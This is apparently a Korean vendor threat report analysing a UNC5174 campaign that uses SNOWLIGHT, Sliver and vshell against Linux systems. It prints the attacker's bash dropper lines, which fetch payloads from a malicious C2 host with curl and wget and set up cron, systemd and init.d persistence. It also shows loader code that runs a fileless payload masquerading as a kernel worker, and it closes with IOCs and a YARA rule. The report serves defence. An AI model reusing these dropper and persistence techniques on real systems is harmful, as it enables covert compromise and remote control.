PIOLINK

UNC5174 캠페인

오픈소스 vshell을 이용한 새로운 캠페인

사이버위협분석팀

• UNC5174 그룹

1) 개요

최근 여러 보안 커뮤니티와 기관들은 UNC5174로 식별되는 위협 그룹의 새로운 캠페인을 발견했다. 해당 캠페인은 기존의 캠페인과 달리 vshell 이라는 새로 출시된 오픈소스 도구를 사용했다. 언더그라운드 커뮤니티에서 vshell이 기존에 많이 사용되던 Cobalt Strike 보다 우수한 성능을 제공한다고 평가하고 있으며, 이는 공격자가 새로운 툴체인을 도입하여 탐지 회피와 작전 효율성을 강화하고 있음을 의미한다.

공격자들은 난독화 효과를 극대화하고 비용을 절감하기 위해 공격 캠페인에 오픈소스 도구를 채택하는 경향을 보이고 있다. 이는 해당 캠페인의 배후가 어떤 그룹인지 파악하기 어렵게 한다. 실제로 UNC5174 그룹은 지난 1년 동안 보안 기관들의 모니터링에 탐지되지 않았다.

이번 캠페인에서 UNC5174 그룹이 초기침투에 어떤 도구를 사용했는지는 불분명하지만, Linux 기반 시스템을 목표로 하고 있으며 새로운 C2 서버들이 피싱 및 소셜 엔지니어링에 사용될 가능성이 높으므로 주의가 필요하다.

2) UNC5174 그룹의 새로운 캠페인

UNC5174는 사이버 첩보 활동을 주 목적으로 하는 조직화된 위협 그룹이다. 다양한 공격 벡터(피싱, 취약점 악용, 공급망 침해 등)를 활용하여 목표 네트워크에 초기 침투한 뒤, 장기간에 걸쳐 정보를 수집하고 시스템을 조작하는 활동을 수행한다. 이러한 특징을 기반으로 다수의 보안 기관과 연구자들은 APT 범주로 분류하고 있다.

사회공학 기법 및 맞춤형 악성코드를 사용하여 목표 기관에 지속적으로 침투하며, 주요 표적은 정부 기관, 에너지 발전소, 언론사, 군사 및 방위 산업으로 확인된다. 이러한 점으로 볼 때 UNC5174가 국가 지원을 받으며 활동하는 것으로 추정하고 있다.

최근 활동에는 다단계 페이로드 배포 및 C2 인프라 은폐 기술을 통해 탐지를 회피하는 전략을 사용하고 있으며 이러한 변화는 UNC5174가 지속적으로 위협 환경에 적응하고 있으며, 공격 수단을 계속해서 발전시키고 있음을 시사한다.

[도메인 분석]

캠페인에서 발견된 새로운 도메인은 아래와 같으며, 이러한 도메인에는 여러 개의 하위 도메인이 있다. 그 중 일부는 login[.]microsoftonline[.]goooglеasia[.]com과 같은 다른 브랜드의 이름을 가지고 있다. 도메인은 피싱을 목적으로 사용되었을 가능성이 높다.

- goooglеasia[.]com
- sex666vr[.]com
- Telegrams[.]icu (텔레그램 사칭 추정)
- huionepay[[.]me (Huione pay 사칭 추정)

- UNC5174 그룹

3) 기술 분석

새롭게 발견된 캠페인에서 UNC5174는 지속성 유지를 위해 여러 실행파일을 다운로드 하는 악성 bash 스크립트를 사용했다. 해당 스크립트를 실행할 경우 dnsloger(SNOWLIGHT), system_worker(Sliver)라는 이름의 파일 2개가 다운로드 된다.

[download_backed.sh]

해당 스크립트에는 악성 실행 파일이 예상 MD5 해시 값과 일치하는지 확인하는 다양한 함수가 포함되어 있다. dnsloger 및 system_worker 파일이 설치되어 실행되고 있는지 확인하며, 실행 중 이라면 추가적인 행위를 하지 않고 종료된다. 만약 파일이 없을 경우 C2 서버(hxxp://goooglеasia.com:8080/)에서 2개의 파일을 다운로드 한다.

```
local executable1="dnsloger"
local executable2="system_worker"
local md5_1="96f307b0ba3bb11715fab5db8d61191f" # 替換為 system_worker 的正確 MD5
local md5_2="193beea281b0d13323dffb32483aa661" # 替換為 dnsloger 的正確 MD5

for executable in $executable1 $executable2; do
    local file_path="/usr/bin/$executable"
    local expected_md5
    if [ "$executable" == "dnsloger" ]; then
        expected_md5="$md5_1"
    elif [ "$executable" == "system_worker" ]; then
        expected_md5="$md5_2"
    fi

    # 1. 檢查 MD5 和服務狀態
    if check_md5 "$file_path" "$expected_md5" && check_service "$executable.service"; then
        echo "$executable is already installed and running correctly. Skipping download and setup."
        continue
    fi
```

<그림 1> 파일 존재 여부 확인

```
# 2. 若檢查未通過，重新下載和部署
echo "Downloading $executable..."
curl -sL "http://goooglеasia.com:8080/download_$executable" -o "/tmp/$executable"
chmod +x /tmp/$executable
```

<그림 2> 파일 다운로드

그 다음 루트 권한으로 실행 중인지 확인한다. 루트 권한이 아닐 경우 다운로드한 실행 파일을 /tmp 경로에 보관한다. 만약 루트 권한으로 실행되고 있다면 다운로드한 실행파일을 /usr/bin/ 경로로 이동한다.

이는 지속성을 유지할 수 있도록 하며, 파일을 제거하기 어렵게 만든다. 또한 다른 바이너리들과 악성 파일이 섞여 구분하기 힘들게 만들며 궁극적으로 시스템 전체에 접근할 수 있도록 한다.

```
# Check if the script is run as a non-root user
if [ "$(id -u)" != "0" ]; then
    echo "Running as non-root user, keeping them in /tmp"

    chmod +x /tmp/$executable
    # Set the file timestamp to match the target folder
    touch --reference=/usr/bin /tmp/$executable
```

<그림 3> 유저 권한 체크

그런 다음 지속성 유지를 위해 crontab을 이용해 매시간 실행되도록 하며, 재부팅 후에는 백그라운드에서 실행되도록 한다.

```
crontab -l 2>/dev/null;
echo "@reboot /usr/bin/$executable1";
echo "@reboot /usr/bin/$executable2";
echo "0 * * * * /tmp/$executable1";
echo "0 * * * * /tmp/$executable2"
```

<그림 4> crontab 등록

스크립트는 두 개의 악성 바이너리인 dnsloger와 system_worke를 구성하여 시스템 시작 시 systemd(최신 시스템) 또는 init.d(이전 시스템)를 통해 실행되도록 한다. init.d와 systemd는 리눅스 시스템 부팅 중 필요한 서비스 및 프로세스를 시작하는 역할을 한다. 과거에는 init 프로세스가 주로 사용되었지만, 최근에는 systemd가 init을 대체하여 사용된다.

systemctl은 system 구성을 다시 로드하고 악성 서비스를 시작하는데 사용된다. Init.d를 사용하는 시스템의 경우, 스크립트는 chkconfig를 사용하여 부팅 시 서비스가 시작되도록 한다.

```
                cat <<EOF > /etc/systemd/system/$executable.service
[Unit]
Description=$executable Application Service
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/$executable
Restart=always
RestartSec=3600

[Install]
WantedBy=multi-user.target
EOF

                echo "Setting up systemd service for $executable..."
                retry_with_timeout "systemctl daemon-reload"
                retry_with_timeout "systemctl enable $executable.service"
                retry_with_timeout "systemctl start $executable.service"
```

<그림 5> systemd 이용

```
curl -f -s http://goooglеasia.com:8080/download_service_name -o /etc/init.d/service_name
|| wget -q http://goooglеasia.com:8080/download_service_name -O /etc/init.d/service_name
cp /etc/init.d/service_name /etc/init.d/$executable
sed -i "s/service_name/$executable/g" /etc/init.d/$executable
chmod +x /etc/init.d/$executable
chkconfig --add $executable
chkconfig $executable on
service $executable start
```

<그림 6> init.d 이용

[dnsloger(SNOWLIGHT)]

bash 스크립트에서 다운로드 된 실행 파일 2개 중 하나인 dnsloger는 UNC5174가 이전에 사용했던 SNOWLIGHT 악성코드 변종 중 하나이다. SNOWLIGHT 악성코드는 Linux 내부 구조, 지속성, 방어 회피 등 여러가지 작업을 수행한다.

dnsloger 분석 시 C2서버와 통신 시 필요한 일부 매개변수, 파일 이름들이 하드코딩되어 있다.

```
00000000:00400dcd 47 45 54 20 2f 3f 61 3d 25 73 26 68 3d 25 73 26 GET /?a=%s&h=%s&
00000000:00400ddd 74 3d 25 73 26 70 3d 25 64 20 48 54 54 50 2f 31 t=%s&p=%d HTTP/1
00000000:00400ded 2e 31 0d 0a 48 6f 73 74 3a 20 25 73 3a 25 64 0d .1  Host: %s:%d
00000000:00400dfd 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a  User-Agent: Moz
00000000:00400e0d 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 illa/5.0 (Window
00000000:00400e1d 73 20 4e 54 20 36 2e 31 3b 20 72 76 3a 34 38 2e s NT 6.1; rv:48.
00000000:00400e2d 30 29 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 0) Gecko/2010010
00000000:00400e3d 31 20 46 69 72 65 66 6f 78 2f 34 38 2e 30 0d 0a 1 Firefox/48.0
```

<그림 7> 하드코딩 된 일부 매개변수

악성코드는 먼저 /tmp/log_de.log 파일을 확인한다. 해당 파일이 없을 경우 C2 서버에 연결하기 위한 네트워크 통신용 소켓을 설정한다. C2 서버(vs[.]goooglеasia[.]com)에 대한 연결을 확인하고 HTTP GET 요청을 전송한다. 이때 다운로드 되는 파일은 vshell 이다.

```
41 55                   push r13
41 54                   push r12
bf 94 0d 40 00          mov edi, 0x400d94          ASCII "/tmp/log_de.log"
55                      push rbp
53                      push rbx
49 89 f4                mov r12, rsi
31 f6                   xor esi, esi
48 81 ec 38 1c 00 00    sub rsp, 0x1c38
e8 84 ff ff ff          call dnsloger!access@plt
```

```
iVar1 = socket(2,1,0);
if (-1 < iVar1) {
  local_1c4c = 10;
  setsockopt(iVar1,6,7,&local_1c4c,4);
  while (iVar3 = connect(iVar1,&local_1c38,0x10), iVar3 == -1) {
    sleep(10);
  }
  uVar10 = (ulong)(ushort)((ushort)local_1c38.sa_data._0_2_ >> 8 | local_1c38.sa_data._0_2_ << 8
                          );
  sprintf(local_1c28,
          "GET /?a=%s&h=%s&t=%s&p=%d HTTP/1.1\r\nHost: %s:%d\r\nUser-Agent: Mozilla/5.0 (Windows
           NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0\r\n\r\n"
          ,&DAT_00400dc9,"vs.goooglеasia.com",&DAT_00400dc5,uVar10,"vs.goooglеasia.com",uVar10);
  send(iVar1,local_1c28,0x400,0);
```

<그림 8,9> log 파일 확인 (위)/ 통신 소켓 설정(아래)

그런 다음 recvform 시스템 호출을 통해 네트워크 데이터를 수신하려고 시도한다. 현재 C2 서버는 닫혀있는 상태이다. 데이터가 수신될 때까지 기다렸다가 전달받은 데이터를 0x99와 xor 연산한다. 마지막으로 현재 작업 디렉터리를 환경변수 "CWD"로 설정한다.

```
while( true ) {
  sVar6 = recv(iVar1,local_1028,0x1000,0);
  iVar4 = (int)sVar6;
  pbVar7 = local_1028;
  if (iVar4 < 1) break;
  do {
    *pbVar7 = *pbVar7 ^ 0x99;
    pbVar7 = pbVar7 + 1;
  } while ((int)pbVar7 - (int)local_1028 < iVar4);
  write(iVar3,local_1028,(long)iVar4);
}
for (lVar8 = 0x400; lVar8 != 0; lVar8 = lVar8 + -1) {
  pbVar7[0] = 0;
  pbVar7[1] = 0;
  pbVar7[2] = 0;
  pbVar7[3] = 0;
  pbVar7 = pbVar7 + (ulong)bVar12 * -8 + 4;
}
close(iVar1);
realpath((char *)*param_2,local_1428);
setenv("CWD",local_1428,1);
```

<그림 10> xor 연산 및 환경변수 설정

[system_worker(Sliver)]


bash 스크립트에서 다운로드 된 system_worker는 Sliver 이다. System_worker는 upx로 패킹되어 있으며, gobfuscate로 난독화되어 있다. 난독화 해제 후 확인해보면 바이너리 기능이 Sliver 패키지에 있는 기능과 동일한 것을 알 수 있다.

String | shell | New Search

Byte Sequence: 53 48 45 4c 4c | Selection Only

Location	Match Bytes	Match Value	Label	Code Unit
01053c39	53 68 65 6c 6c	Shell		?? 53h S
01077369	53 68 65 6c 6c	Shell		?? 53h S
0107e832	53 68 65 6c 6c	Shell		?? 53h S
01286ee7	53 48 45 4c 4c	SHELL		?? 53h S
0141d748	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).Reset"
0141d766	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).String"
0141d785	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).ProtoMessage"
0141d7aa	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).ProtoReflect"
0141d7cf	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).Descriptor"
0141d7f2	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).GetPath"
0141d812	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).GetEnablePTY"
0141d837	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).GetPid"
0141d856	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).GetTunnelID"
0141d87a	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*ShellReq).GetRequest"
0141d89d	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).Reset"
0141d8b8	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).String"
0141d8d4	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).ProtoMessage"
0141d8f6	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).ProtoReflect"
0141d918	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).Descriptor"
0141d938	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).GetPath"
0141d955	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).GetEnablePTY"
0141d977	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).GetPid"
0141d993	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).GetTunnelID"
0141d9b4	53 68 65 6c 6c	Shell		ds "Eh_gXT0q9bz.(*Shell).GetResponse"

<그림 11> system_worker 내부 패키지



<그림 12> sliver 내부 패키지

Sliver는 BishopFox사에서 제작/관리하고 있는 go 언어 기반 오픈소스 C2 프레임워크이다. 기업의 보안 취약점을 점검하기 위한 도구로 제작되었으나 공격자들이 악성 행위를 하기 위해 많이 사용되고 있다. Sliver가 대상 시스템에 설치되면 정보 수집, 감염된 시스템을 원격으로 제어할 수 있게 한다.

System_worke는 실행 시 sex666vr[.]com에 호스팅 된 여러 c2 하위 도메인에 접근한다.

[vshell]

vshell 또한 Sliver와 같이 오픈소스 도구이다. vshell은 감염된 시스템에 원격으로 접근하고 제어하는데 사용되는 백도어 이다. 해당 도구는 2024년에 처음 공개되었다. 악성코드가 메모리에만 상주하고 디스크에는 영향을 미치지 않는 fileless 방식으로 실행된다. 따라서 기존의 파일 기반 검사 방식으로는 탐지가 어렵다.

dnsloger 코드에서 볼 수 있듯이 [kworker/0:2]로 위장하여 fexecve 시스템 호출을 통해 실행된다. 현재 프로세스에서 접근 가능한 환경변수도 함께 전달된다.

```
    local_1c48 = "[kworker/0:2]";
    local_1c40 = 0;
    fexecve(iVar3,&local_1c48,environ);
    close(iVar1);
}
```

<그림 13> fexecve 시스템 호출

4) 결론

이 캠페인은 위협그룹 UNC5174의 새로운 행보를 보여준다. 특히 , vshell과 같은 최신 오픈소스 도구의 도입은UNC5174 그룹이 상당한 전문성을 가지고 있으며 계속해서 공격 기술을 연구 중 임을 알 수 있게 한다. 또한 그룹의 공격 전략을 재구성하고, 탐지회피 기술을 강화하려는 의도를 잘 보여준다. 비용 효율성과 익명성을 동시에 확보하려는 APT 그룹의 전반적인 흐름과도 일치한다.

최소 2024년 11월부터 활동 했을 것으로 추정되며 타켓(정부기관, 발전소, 언론사 등)에 접근하기 위해 계속해서 사용 도구들을 확장할 것이라 평가된다. 또한 탐지를 최소화하기 위해 fileless 악성코드를 사용하는 등의 기법을 계속해서 사용할 가능성이 높다. 공격자들이 탐지를 더 어렵게 하는 기술들을 계속해서 발전시켜 나가고 있으므로 주의깊은 모니터링이 필요하다.

5) IOC 정보

Domain

vs[.]gooogleasia[.]com
apib[.]googlespays[.]com
sex666vr[.]com
evil[.]gooogleasia[.]com
account[.]gooogleasia[.]com
ks[.]evil[.]gooogleasia[.]com
btt[.]evil[.]gooogleasia[.]com
mtls[.]sex666vr[.]com
wg[.]gooogleasia[.]com
samsungcdn[.]com
start[.]bootstrapcdn[.]fun
mcafeecdn[.]xyz
chmobank[.]com

IP

34[.]96[.]239[.]183
8[.]219[.]171[.]47
188[.]114[.]97[.]3
34[.]55[.]187[.]149
34[.]150[.]33[.]237
34[.]96[.]169[.]109
34[.]92[.]255[.]51
34[.]131[.]20[.]34
34[.]131[.]242[.]33
34[.]126[.]97[.]166

5) IOC 정보

URL

http://vs[.]goooglеasia[.]com:8443/?a=l64&h=vs.goooglеasia.com&t=ws_&p=8443
http://ciscocdn[.]com:8888/supershell/compile/download/x64
http://www[.]bing-server[.]com:443
http://47[.]97[.]176[.]108:8887/?a=l64&h=47.97.176.108&t=ws_&p=8887
http://images.windowstimes[.]online/?a=l64&h=images.windowstimes[.]online&t=ws_&p=80
http://lin[.]huionepay[.]me:2086/?a=l64&h=lin.huionepay.me&t=ws_&p=2086
http://lin[.]telegrams[.]icu:2086/?a=l64&h=lin.telegrams.icu&t=ws_&p=2086
http://lin[.]c1oudf1are[.]com:42323/?a=l64&h=lin.c1oudf1are.com&t=ws_&p=42323

sha256

E6db3de3a21debce119b16697ea2de5376f685567b284ef2dee32feb8d2d44f8
8d88944149ea1477bd7ba0a07be3a4371ba958d4a47b783f7c10cbe08c5e7d38
21ccb25887eae8b17349cefc04394dc3ad75c289768d7ba61f51d228b4c964db
6579defcd1326efad359c59cfe9a76d7df375e54f6e977dd880d10f81325999e
f064fdd24c56f2d20f1a6a32fc7edbd3848f962b25965b788b0dc725eeab9db4

6) Yara Rule

```
rule SNOWLIGHT_MALWARE
{
        meta:
                author = "PIOLINK_CTA"
                description = "Detects SNOWLIGHT malware based on known characteristics"
                platforms = "Linux"
                malware = "SNOWLIGHT"
        string:
                $user_agent = {55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61
2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e 31 3b 20 72 76 3a 34 38 2e 30
29 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78 2f 34 38 2e 30}
                $kworker = {5B 6B 77 6F 72 6B 65 72 2F 30 3A 32 5D}
        condition:
                uint32(0) == 0x464c457f and all of them
}
```